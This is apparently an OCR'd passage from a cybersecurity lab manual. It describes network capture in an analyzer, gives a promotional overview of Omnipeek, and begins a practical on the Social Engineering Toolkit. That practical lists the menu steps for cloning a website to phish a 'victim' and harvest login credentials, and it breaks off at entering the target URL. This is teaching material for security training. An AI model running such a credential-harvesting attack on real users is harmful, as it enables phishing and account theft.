


1. Double-click  icon on the desktop.
2. In the Start Page, select your NICs (multiple selections available) in the Capture panel first.




Name	IP	Packets/s
☑ Local Area Connection	192.168.6.12	22
☐ Local Area Connection 2		0
☐ TAP-Win32 Adapter V9		0
☐ VMware Network Adapter VMnet1	192.168.58.1	0
☐ VMware Network Adapter VMnet8	192.168.168.1	0

3. Select any Network Profile in the Network Profile panel.



4. Select Full Analysis in the Analysis Profile panel.



5. Click the big Run button to start a capture right away.


This is the common procedure to start a capture, which helps us get accurate and useful analysis data: Select NIC -> Select Network Profile -> Select Analysis Profile -> Run.

d. Use Omnipeek Network Analyzer.

Omnipeek is a high-performance network protocol analyzer, capable of decoding thousands of protocols for fast network troubleshooting and diagnostics, anywhere network issues happen.


Real-Time Network Protocol Analyzer

Omnipeek provides real-time analysis for every type of network segment – 1/10/40/100 Gigabit, 802.11, and voice and video over IP – and for every level of network traffic.




Intuitive Graphic Displays and Visualization

Omnipeek delivers intuitive visualization and effective forensics for faster resolution of network and application performance issues and security investigations.




Best-In-Class Network Analysis Workflow

Widely recognized as the best network analysis workflow in the industry, we make it easy to drill down to a single packet – all from a single pane of glass.



WiFi Troubleshooting

The Omnipeek WiFi adaptor is a USB-connected WLAN device designed for wireless packet capture. The 802.11ac adapter supports 802.11ac capture up to 2 transmit/receive streams (866Mbps wireless traffic) and supports 20MHz, 40MHz, and 80MHz channel operation.



Monitor Distributed Networks Remotely


Integrating with LiveCapture, Omnipeek extends network monitoring and visibility for troubleshooting application-level issues at remote sites and branches, WAN links, and data centers.

Voice and Video Monitoring and Troubleshooting

Monitor and troubleshoot voice and video over IP traffic in real-time with high-level multi-media summary statistics, call playback, and comprehensive signaling and media analyses.

Simplify Troubleshooting Remote Devices

Easily troubleshoot end-user devices remotely and securely with encrypted files, avoiding the need to travel to a user's location.



Practical No. 6


a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.

We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.


Procedure:

1. Open Kali Linux


2. Go to Application




3. Click Social Engineering Tools
4. Click Social Engineering Toolkit




5. Enter "Y" to proceed.




6. Type “1” for Social Engineering Attacks




7. Type “2” for website attack vector




8. Type “3” for Credentials harvester attack method




9. Type “2” for Site Cloner



10. Type IP address of Kali Linux machine (10.10.50.200 in our case).




11. Type target URL

